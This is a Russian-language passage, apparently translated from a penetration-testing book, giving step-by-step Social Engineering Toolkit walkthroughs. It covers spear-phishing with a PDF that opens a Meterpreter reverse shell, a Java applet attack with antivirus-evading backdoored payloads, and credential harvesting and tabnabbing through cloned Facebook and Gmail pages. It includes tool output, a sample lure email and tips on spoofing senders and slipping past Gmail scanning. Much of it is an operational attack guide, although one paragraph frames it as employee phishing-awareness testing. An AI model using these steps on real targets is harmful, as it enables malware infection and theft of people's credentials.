- Другие переменные, такие как IP-адрес, назначение портов и параметры кодирования.

Чтобы открыть Social Engineering Toolkit (SET) в дистрибутиве Kali, перейдите в раздел **Applications** -> **Kali Linux** -> **Exploitation Tools** -> **Social Engineering Toolkit** -> **setoolkit**, или введите setoolkit в командной строке. Вам будет представлено главное меню, как показано на следующем скриншоте:



Если вы выберете `1) Social-Engineering Attacks`, Вам будет представлено следующее подменю:

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.
```

Ниже приводится краткое описание атак социальной инженерии:

- `Spear-Phishing Attack Vector` позволяет злоумышленнику создавать сообщения электронной почты и отправлять их целевым жертвам с прикрепленными эксплойтами.
- `Website Attack Vectors` использовать несколько сетевых атак, включая следующие:
    - `Java Applet Attack Method` Spoofs сертификат Java и предоставляет полезную нагрузку на основе Metasploit. Это одна из самых успешных атак, и она эффективна против целей Windows, Linux или OSX.
    - `Metasploit Browser Exploit Method` Предоставляет полезную нагрузку Metasploit с использованием атаки iFrame.
    - `Credential Harvester Attack Method` клонирует веб-сайт и автоматически перезаписывает параметры POST, чтобы позволить злоумышленнику перехватывать и собирать учетные данные пользователя; Он затем перенаправляет жертву обратно на исходный сайт, когда сбор завершен.
    - `Tabnabbing Attack Method` заменяет информацию о неактивной вкладке браузера клонированной страницей, которая ссылается на злоумышленника. Когда жертва входит в систему, учетные данные отправляются злоумышленнику.
    - `Web Jacking Attack Method` использует замены iFrame, чтобы сделать ссылку выделенного URL-адреса законной; Однако при щелчке открывается всплывающее окно, которое затем заменяется злонамеренной ссылкой.

    - `Multi-Attack Web Method` позволяет злоумышленнику выбрать несколько атак, которые могут быть запущены сразу, включая `Java Applet Attack` Метод, `Metasploit Browser Exploit` Метод, `Credential Harvester Attack` Метод, `Tabnabbing Attack` Метод, и `Man Left in the Middle Attack` Метод.
- `Infectious Media Generator` создает файл autorun.inf и полезную нагрузку Metasploit. После записи или копирования на устройство USB или физический носитель (компакт-диск или DVD-диск) и вставки в целевую систему, это вызовет автозапуск (если автозапуск включен) и скомпрометирует систему.
- `Create a Payload and Listener` модуль - это быстрый способ создания метаданных с использованием меню. Атакующий должен использовать отдельную атаку социальной инженерии, чтобы убедить цель запустить ее.
- `MassMailer Attack` позволяет злоумышленнику отправлять несколько настроенных сообщений электронной почты на один адрес электронной почты или список получателей.
- `Arduino-Based Attack Vector` программ на базе Arduino, таких как Teensy. Поскольку эти устройства регистрируются как клавиатура USB при подключении к физической системе Windows, они могут обойти систему безопасности на основе отключения автозапуска или другой защиты конечных точек.
- `SMS Spoofing Attack Vector` позволяет злоумышленнику отправить обработанный текст службы коротких сообщений на мобильное устройство человека и подделать источник сообщения.
- `Wireless Access Point Attack Vector` создаст поддельную точку беспроводного доступа и DHCP-сервер в системе злоумышленника и перенаправит все DNS-запросы злоумышленнику. Затем злоумышленник может запускать различные атаки, такие как атака Java Applet или атака харвестера.
- `QRcode Generator Attack Vector` создает QRCode с определенным URL, связанным с атакой.
- `Powershell Attack Vectors` позволит злоумышленнику создавать атаки, основанные на PowerShell, оболочке командной строки и языке сценариев, доступных во всех версиях Windows Vista и более поздних версиях.
- `Third Party Modules` разрешит злоумышленнику использовать средство удаленного администрирования Tommy Edition (RATTE) в качестве части атаки Java-апплета или изолированной полезной нагрузки. RATTE - это средство удаленного доступа с текстовым меню.

SEToolkit также предоставляет элемент меню для `Fast-Track Penetration Testing`, который обеспечивает быстрый доступ к некоторым специализированным инструментам, которые поддерживают идентификацию грубой силы и взлома паролей баз данных SQL, а также некоторые индивидуальные эксплоиты, которые основаны на векторах атаки Python, SCCM, использовании компьютера DRAC/Dell, перечислении пользователей и введении PSEXEC PowerShell .

Меню также предоставляет параметры для обновления Metasploit Framework, SEToolkit и конфигурации SEToolkit. Однако эти дополнительные опции следует избегать, поскольку они не полностью поддерживаются Kali и могут вызывать конфликты с зависимостями.

В качестве начального примера сильных сторон SEToolkit мы увидим, как его можно использовать для получения удаленной оболочки - соединения, сделанного из взломанной системы обратно в систему злоумышленника.

Spear Фишинг Атака

Фишинг - это мошенническая атака по электронной почте, проведенная против большого числа жертв, таких как список известных американских пользователей Интернета. Цели, как правило, не связаны, и письмо не пытается обратиться к какому-либо конкретному человеку. Вместо этого оно содержит элемент, представляющий общий интерес (например, «Щелкните здесь для получения выгодных предложений») и злонамеренную ссылку или вложение. Злоумышленник играет наперекор тому, что по крайней мере некоторые люди нажмут на ссылку, чтобы начать атаку.

С другой стороны, фишинг-копирование - это очень специфическая форма фишингового нападения - создавая сообщение электронной почты определенным образом, злоумышленник надеется привлечь внимание определенной аудитории. Например, если злоумышленник знает, что отдел продаж использует конкретное приложение для управления отношениями с клиентом, он может подменить электронную почту, притворившись, что она принадлежит поставщику приложения, с темой «Исправление для <приложение> - нажмите на ссылку для скачивания ".

Уровень успеха фишинг-атаки обычно составляет менее пяти процентов; Тем не менее, коэффициент успеха атаки фишинг-атаки составляет от сорока до восьмидесяти процентов. Именно поэтому информация с этапа разведки имеет решающее значение для успеха этого типа атаки.

В среднем, от 10 до 15 электронных писем нужно отправить на целевую страницу, прежде чем он нажмёт хотя бы на одно из них.

Перед запуском атаки убедитесь, что sendmail установлен на Kali (apt-get install sendmail) и измените файл set_config с SENDMAIL = OFF на SENDMAIL = ON.

Чтобы запустить атаку, выберите «Social Engineering Attacks» в главном меню SETUPkit, а затем выберите «Spear-Phishing Attack Vectors» из подменю. Это запустит параметры запуска атаки, как показано на следующем скриншоте:

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template
```

Выберите 1, чтобы выполнить массовую атаку электронной почты; Вам будет представлен список атакуемых полезных нагрузок, как показано на следующем скриншоте:

```
          ********** PAYLOADS **********

 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 5) Adobe Flash Player "Button" Remote Code Execution
 6) Adobe CoolType SING Table "uniqueName" Overflow
 7) Adobe Flash Player "newfunction" Invalid Pointer Use
 8) Adobe Collab.collectEmailInfo Buffer Overflow
 9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

Одна из наиболее эффективных атак - 15) Adobe PDF Embedded EXE Social Engineering; Однако выбранная атака будет варьироваться в зависимости от знаний атакующего о доступных целях, полученных во время фазы разведки.

Когда будет предложено использовать собственный PDF-файл или встроенный пустой PDF-файл для атаки, как показано на следующем снимке экрана, выберите 2 для встроенной пустой полезной нагрузки. После этого вам будет предложено выбрать полезную нагрузку.

```
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
```

Благодаря тестированию в нескольких сетях, мы обнаружили, что варианты 1 и 2 (Windows Reverse TCP shell и Windows Meterpreter Reverse TCP) являются самыми надежными полезными нагрузками. В этом примере мы выберем Windows Meterpreter Reverse TCP - когда PDF будет открыт, он выполнит обратную оболочку обратно в атакующую систему.

В тех случаях, когда скрытность важнее надежности, наилучшим вариантом является Windows Meterpreter Reverse HTTPS.

SEToolkit предложит прослушивать полезную нагрузку (IP-адреса атакующего) и прослушивающий порт с портом по умолчанию 443.

В следующем меню предлагается изменить имя файла PDF; По умолчанию используется имя moo.pdf, как показано на следующем снимке экрана:

```
set> IP address for the payload listener: 192.[redacted]
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.

   Right now the attachment will be imported with filename of 'template.whatever
'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.
```

Имя по умолчанию вряд ли заинтересует потенциальную жертву, чтобы открыть файл; Кроме того, он может быть идентифицирован с помощью безопасности на стороне клиента. По этим причинам,
Имя файла должно быть изменено. Название должно отражать атакуемую аудиторию. Например, если вы ориентируетесь на финансовую группу, дайте PDF-файлу название, например, поправки к налоговому законодательству.

Теперь вам будет предложено либо атаковать один адрес электронной почты, либо рассылать по рассылке (например, список сотрудников целевой компании или конкретной группы внутри компании). Для этого примера был выбран вариант 1.

Затем SEToolkit предложит использовать предопределенный шаблон или создать единовременный шаблон электронной почты. Если вы выберете предопределенный шаблон, будут доступны следующие параметры:

```
   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!!! This is crazy...
2: Dan Brown's Angels & Demons
3: Strange internet usage from your computer
4: How long has it been?
5: Baby Pics
6: Have you seen this?
7: New Update
8: Computer Issue
9: Order Confirmation
10: Status Report
set:phishing>10
set:phishing> Send email to:john@target.com
```

Эффективная атака социальной инженерии предназначена для цели; Поэтому выберите вариант 2 «One-Time Use Email Template», чтобы создать шаблон электронной почты с единовременным использованием, как показано на следующем снимке экрана:

```
set:phishing>2
set:phishing> Subject of the email:New email server
r 'p' [p]:pg> Send the message as html or plain? 'h' or
n for a new line. Control+c when finished:n, hit return
Next line of the body: The mail server will be replaced today with
Next line of the body: a new version that is faster and (finally)
Next line of the body: has more storage capacity.
Next line of the body: Please review the attached document, which
Next line of the body: outlines changes you must make to access
Next line of the body: your account.  You must make these changes to
Next line of the body: ensure uninterrupted access to your email.
Next line of the body: Bob Smith
Next line of the body: Senior Manger_
```


Вам будет предложено использовать собственную учетную запись Gmail для запуска атаки (1) или использовать собственный сервер или открыть relay(2). Если вы используете учетную запись Gmail, вероятно, что атака завершится неудачей, и вы получите следующее сообщение:

[!] Не удалось доставить электронную почту. Сообщение о нарушении печати ниже, это, скорее всего, связано с незаконным вложением. При использовании GMAIL они проверяют PDF-файлы и, скорее всего, попадают в них.

Gmail проверяет исходящие электронные сообщения на наличие вредоносных файлов и очень эффективен в определении полезных нагрузок, производимых SEToolkit и Metasploit Framework. Если вам нужно отправить полезную нагрузку с помощью GMail, используйте Veil-Evasion, чтобы сначала закодировать ее.

Рекомендуется использовать параметр sendmail для отправки исполняемых файлов; Кроме того, он позволяет подменить источник электронной почты, чтобы он выглядел так, как если бы он произошел из надежного источника.

Объект получит следующее сообщение электронной почты:



Для обеспечения эффективности электронной почты злоумышленник должен позаботиться о следующих моментах:

- Контент должен содержать «пряник» (новый сервер будет быстрее, улучшен антивирус) и «палку» (изменения, которые вам нужно будет сделать, прежде чем вы сможете получить доступ к своему электронному письму). Большинство людей реагируют на призывы к действию, особенно когда они затрагивают их.
- В приведенном выше примере прилагаемый документ называется template.doc. В реальном мире это будет изменено на Email instructions.doc.
- Убедитесь, что правильность написания и грамматики правильна, и тон сообщения соответствует содержимому.

- Заголовок, отправляющего электронного письма, должен соответствовать содержимому. Если целевая организация небольшая, вам может потребоваться подменить имя реального человека и отправить электронное письмо небольшой группе, которая обычно не взаимодействует с этим человеком.
- Включите телефонный номер - это сделает электронную почту более «официальной», и существуют различные способы использования коммерческих голосовых решений по IP для получения краткосрочного телефонного номера с кодом локальной сети.

Как только атакуемое сообщение электронной почты отправляется на цель, успешная активация (получатель запускает исполняемый файл) создает туннель Meterpreter для системы злоумышленника. Затем злоумышленник будет использовать Meterpreter и другие инструменты для проведения типичных действий после эксплуатации.


Использование вектора атаки сайта - Метод атаки Java Applet

`Java Applet Attack Method` использует зараженный Java-апплет для загрузки вредоносного приложения в целевую систему. Этому нападению способствуют многие злоумышленники, поскольку он очень надежен и эффективен против Windows, Linux и системы Mac OS X.

Чтобы запустить атаку, откройте SEToolkit и выберите опцию `2) Website Attack Vectors`, из главного меню. Затем выберите опцию `1) Java Applet Attack Method`, для запуска начального меню, как показано на следующем снимке экрана:

```
set:webattack>1

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import
```

Параметры веб-шаблона - это Java Required, Gmail, Google, Facebook, Twitter и Yahoo. Страница Java Required, как показано на следующем скриншоте, обычно эффективна, потому что она непосредственно предлагает пользователю обновить жизненно важную часть программного обеспечения, прежде чем продолжить.



Вы также можете клонировать существующий сайт, например корпоративный сайт цели.

После выбора, злоумышленнику будет предложено определить, использует ли он перенаправление портов/NAT и предоставить IP-адрес атакующей машины для обратного соединения, как показано на следующем снимке экрана:

```
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
connection:192.[redacted] or hostname for the reverse c
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
aldefence.cak> Enter the url to clone:http://www.digit
```

Свертывание слов не очень хорошо обрабатывается SEToolkit, и обычно, типизированный ответ отбрасывается назад и перезаписывается часть командной строки.

После предоставления требуемого URL, SEToolkit запустит процесс клонирования сайта, как показано на следующем скриншоте. По завершении, приложение начнет генерировать полезную нагрузку и вспомогательные файлы (архив .jar и клонированный файл index.html).

```
[*] Cloning the website: http://www.
[*] This could take a little bit ...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: nA
[*] Malicious java applet website prepped for deployment
```

Следующий этап включает выбор полезной нагрузки. Если скрытность особенно важна, используйте параметр 17 для выбора исполняемого файла, который был закодирован с использованием завесы, как показано на следующем снимке экрана:

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Bind Shell                      Execute payload and create an acce
pting port on remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TC
P Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   8) Windows Meterpreter All Ports           Spawn a meterpreter shell and find
 a port home (every port)
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and spawn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit
 designed for SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES
encryption support
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will
tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter paylo
ad through shellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter paylo
ad through PyInjector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit
 payloads via memory
  17) Import your own executable              Specify a path for your own execut
able
```

Выберите опцию кодирования для обхода локального антивируса в целевой системе; Наиболее эффективным из них является четвертый вариант, `Backdoored Executable`, как показано на следующем скриншоте :


```
Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

   1) shikata_ga_nai
   2) No Encoding
   3) Multi-Encoder
   4) Backdoored Executable
```

Приложение запросит порт прослушивания, а затем начнет генерировать код для общих портов (25, 53, 80, 443 и т. д.) на компьютере жертвы, как показано на следующем снимке экрана:

```
set:encoding>4
set:payloads> PORT of the listener [443]:
[*] Generating x86-based powershell injection code for port: 22
[*] Generating x86-based powershell injection code for port: 53
[*] Generating x86-based powershell injection code for port: 443
[*] Generating x86-based powershell injection code for port: 21
[*] Generating x86-based powershell injection code for port: 25
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit execut
able.
```

Теперь идет этап социальной инженерии - злоумышленник должен убедить целевого человека подключиться к IP-адресу системы прослушивания. Если цель входит в эту систему, они будут направлены на клонированный сайт, размещенный на слушателе.

Сайт представит целевому пользователю предупреждение о безопасности, как показано на следующем скриншоте, указывая, что приложение должно быть выполнено для доступа к сайту.



Если лицо решает выполнить приложение, обратная оболочка (в зависимости от выбранной полезной нагрузки) будет сформирована между их компьютером и компьютером злоумышленника.

Представленные две атаки демонстрируют различные подходы, используемые SEToolkit для получения контроля над компьютером цели, используя обратную оболочку или аналогичную полезную нагрузку. Злоумышленник может расширить элемент управления несколькими способами, например, используя полезную нагрузку VNC или поместив RATTE.

Однако эти атаки являются навязчивыми - возможно, что обратная оболочка может инициировать выход тревоги на брандмауэре, когда он подключается к машине злоумышленника. Что еще более важно, полезная нагрузка может быть спроектирована с обратной стороны для идентификации информации о злоумышленнике.

Наконец, цель атаки не может быть немедленным компромиссом; Вместо этого злоумышленник может пожелать собрать учетные данные пользователя для поддержки более поздней атаки или повторно использовать учетные данные в нескольких местах в Интернете. Итак, давайте рассмотрим атаку сбора учетных данных.

Использование вектора атаки сайта - Credential Harvester Attack Method

Учетные данные, как правило, имя пользователя и пароль, предоставляют человеку доступ к сетям, вычислительным системам и данным. Злоумышленник может использовать эту информацию косвенно (путем входа в учетную запись жертвы Gmail и отправки электронной почты для облегчения атаки на доверенные подключения жертвы) или непосредственно против учетной записи пользователя. Эта атака особенно актуальна, учитывая широкое повторное использование учетных данных - пользователи обычно повторно используют пароли в нескольких местах.

Особенно ценны учетные данные человека с привилегированным доступом, такого как системный администратор или администратор базы данных, который может предоставить злоумышленнику доступ к нескольким учетным записям и репозиториям данных.

Атака для сбора учетных данных в SEToolkit использует клонированный сайт для сбора учетных данных.

Чтобы запустить эту атаку, выберите «Attack Vectors» в главном меню, а затем выберите «Credential Harvester Attack Method». В этом примере мы будем следовать за выборами меню для клонирования веб-сайта, такого как Facebook.

Опять же, целевой IP-адрес должен быть отправлен намеченной цели. Когда цель нажимает на ссылку или вводит IP-адрес, им будет представлена клонированная страница, которая напоминает обычную страницу входа для Facebook, и им будет предложено ввести их имена пользователей и пароли.

Как только это будет сделано, пользователи будут перенаправлены на обычный сайт Facebook, где они войдут в свою учетную запись.


В фоновом режиме их учетные данные доступа будут собраны и отправлены злоумышленнику. В окне слушателя появится следующая запись:

```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVpPlWN3
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: next=
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgnrnd=151117_n7yX
PARAM: lgnjs=1381529483
POSSIBLE USERNAME FIELD FOUND: email=[redacted]
POSSIBLE PASSWORD FIELD FOUND: pass=password
```

Когда злоумышленник завершит сбор учетных данных, ввод CTRL + C будет генерировать два отчета в каталоге /SET/reports в форматах XML и HTML.

Аналогичный вариант атаки - это атака через Интернет. Когда жертвы откроют ссылку атакующего, им будет предоставлена страница, сообщающая им, что их выбранная страница была перемещена, как показано на следующем снимке экрана:

Когда пользователи нажимают на ссылку, чтобы перейти в новое местоположение, им будет представлена клонированная страница, которая, как представляется, является ожидаемой, как показано на следующем скриншоте; Опять же, страница будет собирать свои учетные данные для входа.



Обратите внимание, что адрес в строке URL не является действительным адресом для Google; Большинство пользователей признают, что что-то не так, если они видят адрес. Успешный эксплоит требует, чтобы злоумышленник подготовил жертву с подходящим предлогом или историей, чтобы жертва приняла необычный URL. Например, отправьте сообщение электронной почты целевой группе нетехнических менеджеров, чтобы сообщить, что «местный почтовый сайт Google теперь размещается в ИТ для сокращения задержек в почтовой системе».

Атака сбора учетных данных - отличный инструмент для оценки безопасности корпоративной сети. Чтобы быть эффективной, организация должна сначала обучить всех сотрудников тому, как распознавать фишинг-атаки и реагировать на них. Примерно через две недели отправьте электронное письмо на корпоративном уровне, содержащее некоторые очевидные ошибки (неправильное имя корпоративного директора или адресный блок, содержащий неправильный адрес) и ссылку на программу, собирающую учетные данные. Вычислите процент получателей, ответивших на их учетные данные, а затем настройте программу обучения, чтобы уменьшить этот процент.

Использование вектора атаки сайта - Tabnabbing Attack Method

Tabnabbing использует доверие пользователя, загружая фальшивую страницу в одну из открытых вкладок браузера. Выдавая себя за страницу сайта, такого как Gmail, Facebook или любой другой сайт, который публикует данные (как правило, имена пользователей и пароли), атака tabnabbing может собирать учетные данные жертвы. Инструмент социальной инженерии вызывает атаку харвестера учетных данных, которую мы ранее описали.

Чтобы запустить эту атаку, запустите Social Engineering Toolkit из командной строки и выберите `1) Social-Engineering Attacks`. В следующем меню выберите `2) Website Attack Vectors`. Атака tabnabbing запускается путем выбора `4) Tabnabbing Attack Method`.
Когда атака будет запущена, вам будет предложено три варианта генерации поддельных веб-сайтов, которые будут использоваться для сбора учетных данных. Злоумышленник может импортировать список предопределенных веб-приложений, клонировать веб-сайт (например, Gmail) или импортировать собственный веб-сайт. В этом примере мы выберем `2) Site Cloner`.

Это побудит злоумышленника ввести IP-адрес, на который будет отправляться сервер; Это обычно IP-адрес системы злоумышленника. Затем злоумышленнику будет предложено ввести URL-адрес веб-сайта для клонирования. На следующем снимке экрана был выбран веб-сайт Gmail.


Затем злоумышленник должен использовать социальную инженерию, чтобы заставить жертву посетить IP-адрес для действий, связанных с возвратом сообщения (например, сокращение URL-адреса). Жертва получит сообщение о том, что сайт загружается (поскольку сценарий атаки загружает клонированный сайт под другой вкладкой в браузере, как показано на следующем снимке экрана):

Затем цель будет представлена фальшивая страница (с ложным IP-адресом, все еще видимым). Если пользователи вводят свои имена пользователей и пароли, данные будут отправляться слушателю в системе злоумышленника. Как вы можете видеть на следующем скриншоте, он захватил имя пользователя и пароль.

```
IP address for the POST back in Harvester/Tabnabbing:192.
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.gmail.com

[*] Cloning the website: https://accounts.google.com
